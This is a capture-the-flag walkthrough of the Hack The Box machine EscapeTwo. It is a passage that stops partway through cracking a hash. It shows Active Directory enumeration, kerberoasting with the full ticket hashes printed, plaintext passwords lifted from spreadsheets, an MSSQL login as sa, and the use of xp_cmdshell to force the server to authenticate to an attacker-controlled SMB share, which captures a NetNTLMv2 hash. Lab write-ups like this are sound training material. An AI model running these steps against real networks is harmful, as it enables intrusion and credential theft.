
https://www.hackthebox.com/machines/EscapeTwo
Reconnaissance
Given Credentials
As it is common in real life windows pentests, we're given a set of credentials to start:
rose / KxEPkKe6R8sunmap/TCP
nmap detected a bunch of ports being open which is typical for a Domain Controller:
croc@hacker$ rustscan -a 10.10.11.51 --ulimit 5000 -- -A -T5 -Pn -oA Initial
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.51:53
Open 10.10.11.51:88
Open 10.10.11.51:139
Open 10.10.11.51:135
Open 10.10.11.51:389
Open 10.10.11.51:464
Open 10.10.11.51:445
Open 10.10.11.51:593
Open 10.10.11.51:636
Open 10.10.11.51:1433
Open 10.10.11.51:3269
Open 10.10.11.51:3268
Open 10.10.11.51:5985
Open 10.10.11.51:9389
[~] Starting Nmap
[>] The Nmap command to be run is nmap -A -T5 -Pn -oA Initial -vvv -p 53,88,139,135,389,464,445,593,636,1433,3269,3268,5985,9389 10.10.11.51

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-14 05:28 EST
Nmap scan report for 10.10.11.51
Host is up, received user-set (0.43s latency).
Scanned at 2025-01-14 05:28:28 EST for 76s

PORT     STATE    SERVICE        REASON      VERSION
53/tcp   filtered domain         no-response
88/tcp   open     kerberos-sec   syn-ack     Microsoft Windows Kerberos (server time: 2025-01-14 10:28:44Z)
135/tcp  open     msrpc          syn-ack     Microsoft Windows RPC
139/tcp  open     netbios-ssn    syn-ack     Microsoft Windows netbios-ssn
389/tcp  open     ldap           syn-ack     Microsoft Windows Active Directory LDAP
|_ssl-date: 2025-01-14T10:38:18+00:00; +5s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-06-08T17:35:00
| Not valid after:  2025-06-08T17:35:00
| MD5:   09fd:3df4:9f58:da05:410d:e89e:7442:b6ff
| SHA-1: c3ac:8bfd:6132:ed77:2975:7f5e:6990:1ced:528e:aac5
464/tcp  open     kpasswd5?      syn-ack
593/tcp  open     ncacn_http     syn-ack     Microsoft Windows RPC over HTTP 1.0
636/tcp  open     ssl/ldap       syn-ack     Microsoft Windows Active Directory LDAP
1433/tcp open     ms-sql-s       syn-ack     Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.10.11.51:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.10.11.51:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-01-14T10:04:21
| Not valid after:  2055-01-14T10:04:21
| MD5:   476a:4f89:0d42:a766:8e26:4556:d99b:5ee2
| SHA-1: 6d9a:8222:9485:11e0:e510:7070:622a:b20c:de49:3318
|_ssl-date: 2025-01-14T10:29:43+00:00; +4s from scanner time.
3268/tcp open     ldap           syn-ack     Microsoft Windows Active Directory LDAP
3269/tcp open     ssl/ldap       syn-ack     Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-06-08T17:35:00
| Not valid after:  2025-06-08T17:35:00
| MD5:   09fd:3df4:9f58:da05:410d:e89e:7442:b6ff
| SHA-1: c3ac:8bfd:6132:ed77:2975:7f5e:6990:1ced:528e:aac5
|_ssl-date: 2025-01-14T10:29:43+00:00; +5s from scanner time.
5985/tcp open     http           syn-ack     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open     mc-nmf         syn-ack     .NET Message Framing
49665/tcp open    msrpc          syn-ack     Microsoft Windows RPC
49666/tcp open    msrpc          syn-ack     Microsoft Windows RPC
49667/tcp open    msrpc          syn-ack     Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 3s, deviation: 0s, median: 3s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 14 05:38:14 2025 -- 1 IP address (1 host up) scanned in 111.16 seconds
We can see DC01.sequel.htb from output of multiple ports, so let's add that into the hosts file:
croc@hacker:~$ sudo sed -i '$a10.10.11.51tDC01.sequel.htb sequel.htb' /etc/hostsEnumerating Users & Groups
I like to start with a brief overview of the environment & analyzing the attack surface.
Way#1: Ldapdomaindump
croc@hacker$ sudo /usr/bin/ldapdomaindump ldaps://10.10.11.51 -u 'SEQUELrose' -p KxEPkKe6R8su
[sudo] password for croc:
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

croc@hacker$ ls
domain_computers_by_os.html  domain_groups.grep  domain_policy.html  domain_trusts.json          domain_users.json
domain_computers.grep        domain_groups.html  domain_policy.json  domain_users_by_group.html
domain_computers.html        domain_groups.json  domain_trusts.grep  domain_users.grep
domain_computers.json        domain_policy.grep  domain_trusts.html  domain_users.html
This gave me a clear understanding of each user & group on the target.

The ca_svc account may present an opportunity for AD CS exploitation.
Way#2: RID Brute Forcing
I used nxc to do rid brute forcing which revealed all users and groups. Following is the list of all users:
croc@hacker$ nxc smb 10.10.11.51 -u 'rose' -p 'KxEPkKe6R8su' --rid-brute | grep 'SidTypeUser'

SMB                      10.10.11.51     445    DC01             500: SEQUELAdministrator (SidTypeUser)
SMB                      10.10.11.51     445    DC01             501: SEQUELGuest (SidTypeUser)
SMB                      10.10.11.51     445    DC01             502: SEQUELkrbtgt (SidTypeUser)
SMB                      10.10.11.51     445    DC01             1000: SEQUELDC01$ (SidTypeUser)
SMB                      10.10.11.51     445    DC01             1103: SEQUELmichael (SidTypeUser)
SMB                      10.10.11.51     445    DC01             1114: SEQUELryan (SidTypeUser)
SMB                      10.10.11.51     445    DC01             1116: SEQUELoscar (SidTypeUser)
SMB                      10.10.11.51     445    DC01             1122: SEQUELsql_svc (SidTypeUser)
SMB                      10.10.11.51     445    DC01             1601: SEQUELrose (SidTypeUser)
SMB                      10.10.11.51     445    DC01             1607: SEQUELca_svc (SidTypeUser)
BloodHound
I dumped the .json files using the Python BloodHound Ingestor and fed that into bloodhound:
croc@hacker$ python3 -m bloodhound -d sequel.htb -u 'rose' -p 'KxEPkKe6R8su' -ns 10.10.11.51 -c all
INFO: Found AD domain: sequel.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.sequel.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 10 users
INFO: Found 59 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.sequel.htb
INFO: Done in 03M 11S

croc@hacker:~/HTB/Escapetwo/bloodhound$ ls
20250113011955_computers.json   20250113011955_domains.json  20250113011955_groups.json  20250113011955_users.json
20250113011955_containers.json  20250113011955_gpos.json     20250113011955_ous.json

I found a pair of kerberoastable users in here so my next step would be to try kerberoasting. (Although that didn't work out!)
Kerberoasting
Service Tickets
I got the service tickets for two accounts: sql_svc & ca_svc
croc@hacker$ sudo GetUserSPNs.py sequel.htb/rose:KxEPkKe6R8su -dc-ip 10.10.11.51 -request
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName     Name     MemberOf                                              PasswordLastSet             LastLogon                   Delegation
-----------------------  -------  ----------------------------------------------------  --------------------------  --------------------------  ----------
sequel.htb/sql_svc.DC01  sql_svc  CN=SQLRUserGroupSQLEXPRESS,CN=Users,DC=sequel,DC=htb  2024-06-09 03:58:42.689521  2025-01-12 23:26:05.983892
sequel.htb/ca_svc.DC01   ca_svc   CN=Cert Publishers,CN=Users,DC=sequel,DC=htb          2025-01-13 00:37:29.031690  2025-01-13 00:23:35.109810


$krb5tgs$23$*sql_svc$SEQUEL.HTB$sequel.htb/sql_svc*$6d851aabd7c1d504a056a04a91b3a743$e309b25a00614a008a97b1a52af28f80cfe690bf9c7e758907735ba264c67f8ca88f877f51c4755e591f9296d17a2c664c3a90cbbc7a66da6c2a9e3e32450dadcec879972ec5160954ee13448f73408483e71fd7f30705a29dbaa944dbe4ff893533082cd11e31bdbf392308d066e52ec43c9ce4796624f618f23fb579ef6c32ccb533a3a5dec204c690fc584914b2256425de8c60a2178f9f00ff9ecae76f45bf37ae02a29fa1efbf2d6868052ef47a8800570652509ddcfa874650fb3733ea502a6b0c29860e60553aa88d3fb9cecdcfe770183844cfb06842e5da4e4d9d9db76ad1d735054b9874d4ce46e2e727914fef26119c71c294d576ed10bc76d52f3ff9422b1e4047401afd539f54cc1171338b5fde401bd227e7ac7eaa9194bb0907bfc26a3de5defcb5720e6f73532f16be5898ca89fb44bce57f13d6d87f004bcb4771a0c1a74efa7762c2936cb91a2226152543211db62b6487cf3a1f8e3e4370a250226c596f30a3405847c724852b1dcbfa49ea1de6ee6bb34b801d117bcf0db08056cb72de9ece0dbc7f6d19ad61ffba190e88984947f35bdb77c39d2c9fa45b1c5224974865bd83fb030380195b36d9b5d7701baac57402674ec34cbbcc9a39507d1cd30a7da40e4b1b6cab72525eb9c293f71713aa100827008d1ef09944d6f4f5a8ced6c2867df5bc22ab8ae7bdb37badf1f10ae9fa07014d519f21afab4de7ccdd21a55a21a132efb57e8cb5b8c6f27efc57bf9d29b9e32709ce4c8046117f81d489042c78df53617ae7ac2526724c78a620c260267d1458566e8ef3f077df5601ce91e08470ad386e4e636f43158ebc6857ef252a326f3d434f5b75da3a9a83c32bb3c6c867c58664e329d331bd88286de80bb1f41e8a88d4764ca47a68595be3485e5b806095654df5e237887e22983837bb7ad917d66c1923fb4874c682c9b208d2cbd680c090674adaf3e4b21d345d3d26d39dbe5b2bc63cf9dffa86703aa579828179589ad835d258b89a9c63cba2703c7475687c164e0d5a81a8bb270d40843583a14248642a297d685eea26e9228ab38ae87dab9f3a4ed940cc71d211cb384a41ea4a97d98c4007e6a56192290d314bede72918912ff0c1f639c2c51640eeb30d00cfb8df089de6dc000f44f4875b7d86796b591dbbf893041ecdfd67fc948880b9e1f3f098d8098a23adddb8651f958d30c6c0fe5adc9ea95efafb169bb7f22996fe602602988e36c06ff786052d94a18490e61f50650940f20a461a230da5fe997441bb3bb65cf5daba04f0a3bcaac93b01c57cd2eecfc3ba2e8a1490182380002806b3b33ac70efcec87c8b14022d21d392d20bb78431cbb8e06c66a08f8eb9ae4f0d1d641140c645bbd9aa36fb80aa2090a19ed0fbb735ff7f685c8bf06123f642689b925e5
$krb5tgs$23$*ca_svc$SEQUEL.HTB$sequel.htb/ca_svc*$ad01807792c99faa861f2683fa0aa105$9d11f94ac9cca28578defc46d8395f1fcfde6b48b35cad8f826f326655c712324b01438bfe29b5eb891218f6bb9d1a9e9cf6782e33cf6ef0712af7ba833999e8d2712b9de5c7191e8dbaf39b8c35f3bdf4ab17ae8a736ddb6af15a901106026b94e28cbbe224fe129cd0017c5f140718080ae9816c81ecf97366a5302d6a960e5631fd2d653b5e9878fe5cff83aa48ecc5d47b84ca81aa394484b1e7c9b653a30bf99ffb19c1c8db3a624250c5ff8aac38b985af333932e2bd8ac89fc7a10d645eda5ea58e1997dcc63d7ff371f81dc37bacdcbb46c38ee292e834c5ef1e409c1d8176ad2a00e5339ef43e7252c29a8f79c80e35c4827f9067d5c9233e9cf8d7393f9fb4965189c66f7d8aac66ce55cd26b3fbbb2fb35029f9f3f6a9f7fb5b346bc992dcee03f14ae837543a3aa4cbe18b98419460c882932efba00ce00ff2d6bb7a2980618cf120310ee963fdb997ca29cc4c226c7fe8ddb0433a48b243b957f3b5ca9926c763030ef5c2e004ae5549478a5e29e281717ea361d209b78be63a5227401ae9f896c65eed52c6c67655e87a8d88bf9763122f7ba494ea9fb59fe98825f7e6402009b64138d69f6784c44c2e1886b8e277372425c4fbbf07323029bd1af33b13c6c5a43c58298f0d8eef8198451f3c8a00c57d4365d7e6ec1813d97cb8eba7e13db41bd7e73e92ac8342a105ce25b9480674eb94eb08abfc18b661184c29b25fdb44e070463918e40a1f7119b9019688b2dd345a31de34d7bb2eeafc9158369c4228779b26a82ffde26682658c4af8bb25143875e3ffd2a4e2f02f97036cf0abf583f8624f816fb9b6b9529d541518d0864d7268198c99d6d43730eb6578dbaab79d2f09985fb09fc387814be97d35caf5db46ca33af75f8ee5601d232acc0e51a7f9179210478212ff21a7abfd9d0f3895d9b3293178fc7201c23b781db2ab16235c5b44a29194a1fe1ef1051ed15e2f21c8005feb95c76fc5f3abdb60bb1bf7b604caadcda61e35b8f067ec4898668f4d723c27828e95729f4ab8a18ccae71d53c65495665d3b0a865400619a0289129b84f2282ae1f66ea1b895ca8e4e50504cfc65f10e303b0c6230f2b319d769d43ba68a8d283c8672532cc6b16b3a14e651a024c191d8c546cf25b03518005dda23899ec77245210308ea5d82eab339f371fd5a273e21e6a6c8c83ac7b1f4916713427de59754470134567e58649bfe6f3255efb3f05bfe0a948783b253b38e214943d567fff1cc6907b77aace33b7449c0ead35ee9e07050df980b2868494ccd292ec4e3e4bc92d75c5abe308ea48af67d139b15433174debd3ef7f90cf9205fde5fc05ae6b60b91790a589b9d7c2a2c2afa351fabaa079effec2bd7a562a608f10a0bfc7e04576a33078e5be88b101ef4fc8a3f4f48326b976
Cracking the Hashes
You can look up for the required hashcat module in the following way. 13100 is the one we're going to be using here.
croc@hacker$ hashcat --help | grep Kerberos
  19600 | Kerberos 5, etype 17, TGS-REP                              | Network Protocol
  19800 | Kerberos 5, etype 17, Pre-Auth                             | Network Protocol
  28800 | Kerberos 5, etype 17, DB                                   | Network Protocol
  19700 | Kerberos 5, etype 18, TGS-REP                              | Network Protocol
  19900 | Kerberos 5, etype 18, Pre-Auth                             | Network Protocol
  28900 | Kerberos 5, etype 18, DB                                   | Network Protocol
   7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth                      | Network Protocol
  13100 | Kerberos 5, etype 23, TGS-REP                              | Network Protocol
  18200 | Kerberos 5, etype 23, AS-REP                               | Network Protocol
I saved the hashes into a kerb.txt file and tried to crack them but unfortunately it didn't crack.
croc@hacker$ hashcat -m 13100 kerb.txt /usr/share/wordlists/rockyou.txtNow, it's time to look at other things. I saw SMB being open on the target. Let's try to get a SMB shell as rose.
SMB - 139/445
Impacket-Smbclient
We have a share named Accounting Department in which I found two files: accounts.xlsx and accounting_2024.xlsx
croc@hacker$ impacket-smbclient sequel.htb/rose:'KxEPkKe6R8su'@10.10.11.51
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
Accounting Department
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
Users
# use Accounting Department
# ls
drw-rw-rw-          0  Sun Jun  9 07:11:31 2024 .
drw-rw-rw-          0  Sun Jun  9 07:11:31 2024 ..
-rw-rw-rw-      10217  Sun Jun  9 07:11:31 2024 accounting_2024.xlsx
-rw-rw-rw-       6780  Sun Jun  9 07:11:31 2024 accounts.xlsx
# mget *
[*] Downloading accounting_2024.xlsx
[*] Downloading accounts.xlsx
Unzipping Files
I downloaded both the files which upon seeing seems to be excel files but if we look at the file types, they're actually .zip files and we can just use the standard unzip tool to extract the archive data.
croc@hacker:~$ file accounting_2024.xlsx accounts.xlsx
accounting_2024.xlsx: Zip archive data, made by v4.5, extract using at least v2.0, last modified, last modified Sun, Jan 01 1980 00:00:00, uncompressed size 1284, method=deflate
accounts.xlsx:        Zip archive data, made by v2.0, extract using at least v2.0, last modified, last modified Sun, Jun 09 2024 10:47:44, uncompressed size 681, method=deflate

croc@hacker:~$ mkdir accounts accounting_2024

croc@hacker:~$ unzip accounts.xlsx -d accounts
Archive:  accounts.xlsx
file 1:  bad zipfile offset (local header sig):  0
  inflating: accounts/xl/workbook.xml
  inflating: accounts/xl/theme/theme1.xml
  inflating: accounts/xl/styles.xml
  inflating: accounts/xl/worksheets/_rels/sheet1.xml.rels
  inflating: accounts/xl/worksheets/sheet1.xml
  inflating: accounts/xl/sharedStrings.xml
  inflating: accounts/_rels/.rels
  inflating: accounts/docProps/core.xml
  inflating: accounts/docProps/app.xml
  inflating: accounts/docProps/custom.xml
  inflating: accounts/[Content_Types].xml

croc@hacker:~$ unzip accounting_2024.xlsx -d accounting_2024
Archive:  accounting_2024.xlsx
file 1:  bad zipfile offset (local header sig):  0
  inflating: accounting_2024/_rels/.rels
  inflating: accounting_2024/xl/workbook.xml
  inflating: accounting_2024/xl/_rels/workbook.xml.rels
  inflating: accounting_2024/xl/worksheets/sheet1.xml
  inflating: accounting_2024/xl/theme/theme1.xml
  inflating: accounting_2024/xl/styles.xml
  inflating: accounting_2024/xl/sharedStrings.xml
  inflating: accounting_2024/xl/worksheets/_rels/sheet1.xml.rels
  inflating: accounting_2024/xl/printerSettings/printerSettings1.bin
  inflating: accounting_2024/docProps/core.xml
  inflating: accounting_2024/docProps/app.xml
I extracted the two files into two separate directories for the ease of enumeration & good organization.
Searching for Credentials
I used grep to look for passwords and found a keyword of "password" inside of the sharedStrings.xml file:
croc@hacker$ grep --color=auto -rnw '.' -ie "password" --color=always 2> /dev/null

./accounts/xl/sharedStrings.xml:2:<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24"><si><t xml:space="preserve">First Name</t></si><si><t xml:space="preserve">Last Name</t></si><si><t xml:space="preserve">Email</t></si><si><t xml:space="preserve">Username</t></si><si><t xml:space="preserve">Password</t></si><si><t xml:space="preserve">Angela</t></si><si><t xml:space="preserve">Martin</t></si><si><t xml:space="preserve">angela@sequel.htb</t></si><si><t xml:space="preserve">angela</t></si><si><t xml:space="preserve">0fwz7Q4mSpurIt99</t></si><si><t xml:space="preserve">Oscar</t></si><si><t xml:space="preserve">Martinez</t></si><si><t xml:space="preserve">oscar@sequel.htb</t></si><si><t xml:space="preserve">oscar</t></si><si><t xml:space="preserve">86LxLBMgEWaKUnBG</t></si><si><t xml:space="preserve">Kevin</t></si><si><t xml:space="preserve">Malone</t></si><si><t xml:space="preserve">kevin@sequel.htb</t></si><si><t xml:space="preserve">kevin</t></si><si><t xml:space="preserve">Md9Wlq1E5bZnVDVo</t></si><si><t xml:space="preserve">NULL</t></si><si><t xml:space="preserve">sa@sequel.htb</t></si><si><t xml:space="preserve">sa</t></si><si><t xml:space="preserve">MSSQLP@ssw0rd!</t></si></sst>
We found the following credentials: (Refined Form)
| Username | Password |
|---|---|
| angela | 0fwz7Q4mSpurIt99 |
| oscar | 86LxLBMgEWaKUnBG |
| kevin | Md9Wlq1E5bZnVDVo |
| sa | MSSQLP@ssw0rd! |
Validating the Found Credentials
Note that the user sa was not found under the domain accounts we enumerated initially. What is sa by default?
The sa user in an Active Directory (AD) or Windows environment typically refers to the SQL Server System Administrator account. The SQL Server has two authentication modes:
- Windows Authentication: Uses AD credentials.
- SQL Server Authentication: Uses specific SQL accounts like sa.
That's why, I didn't include sa in validation via nxc but I left it's password in the passwords.txt file in case it is being reused.
croc@hacker$ nxc smb 10.10.11.51 -u users.txt -p passwords.txt --continue-on-success
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [-] SEQUELmichael:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELryan:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELoscar:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELsql_svc:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELrose:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELca_svc:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELmichael:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELryan:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [+] SEQUELoscar:86LxLBMgEWaKUnBG
SMB         10.10.11.51     445    DC01             [-] SEQUELsql_svc:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELrose:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELca_svc:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELmichael:Md9Wlq1E5bZnVDVo STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELryan:Md9Wlq1E5bZnVDVo STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELsql_svc:Md9Wlq1E5bZnVDVo STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELrose:Md9Wlq1E5bZnVDVo STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELca_svc:Md9Wlq1E5bZnVDVo STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELmichael:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELryan:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELsql_svc:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELrose:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELca_svc:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
So we only have one valid set of credential which is of oscar. However, he is a low-privileged user and didn't benefit me in any way. Now, what???
Shell as sql_svc
MSSQL Authentication - 1433/tcp
impacket-mssqlclient
I gained shell access as the sa user:
croc@hacker$ impacket-mssqlclient sequel.htb/sa:'MSSQLP@ssw0rd!'@10.10.11.51
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
Now from here, I can think of two possibilities:
- Capture a NetNTLMv2 hash and try to crack it.(Didn't work here!)
- Reverse Shell
I will be doing both of them here.
Capturing a NetNTLMv2 Hash & Cracking it
Step#1: Set up a Rogue SMB Server
I set up a SMB server using impacket-smbserver on my kali machine for the purpose of capturing the hash. Note that you can also use responder on tun0 interface to capture the hash.
croc@hacker:~$ sudo impacket-smbserver -smb2support supportmeonpatreon $PWD
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
Step#2: Point the SQL Server to our machine
I pointed the SQL Server to the SMB Server running on my Kali Machine:
SQL (sa  dbo@master)> enable_xp_cmdshell
[*] INFO(DC01SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(DC01SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.

SQL (sa  dbo@master)> xp_cmdshell dir \10.10.16.32supportmeonpatreon
output

--------------------------------------------------------------------------------

You can't access this shared folder because your organization's security policies block unauthenticated guest access. These policies help protect your PC from unsafe or malicious devices on the network.

NULL

SQL (sa  dbo@master)>
You can also use xp_dirtree \10.10.16.32supportmeonpatreon in order to point the server to your machine. Both of these commands will get the service to try and access the folder at the UNC path in order to list its contents. It will authenticate to it giving out a hash.
However, xp_dirtree is quieter than that of xp_cmdshell dir.
Step#3: Hash Captured
The hash has been captured:
croc@hacker:~$ sudo impacket-smbserver -smb2support supportmeonpatreon $PWD
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.51,49998)
[*] AUTHENTICATE_MESSAGE (SEQUELsql_svc,DC01)
[*] User DC01sql_svc authenticated successfully
[*] sql_svc::SEQUEL:aaaaaaaaaaaaaaaa:893011cf387bb82babf8d05144f7e8ad:0101000000000000000cb6b7b066db011f27fbe6c84a0c3c000000000100100074006f005800630075005400720063000300100074006f005800630075005400720063000200100066006f004500770055006a0068004a000400100066006f004500770055006a0068004a0007000800000cb6b7b066db0106000400020000000800300030000000000000000000000000300000e36af63f9b3826ee6285de21352282a97ec25d1b6ce9c77ca431b240862f3f190a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310036002e00330032000000000000000000
[*] Closing down connection (10.10.11.51,49998)
[*] Remaining connections []
Step#4: Cracking the Hash
1. I saved the hash into a file named netNTLMv2_hash.txt:
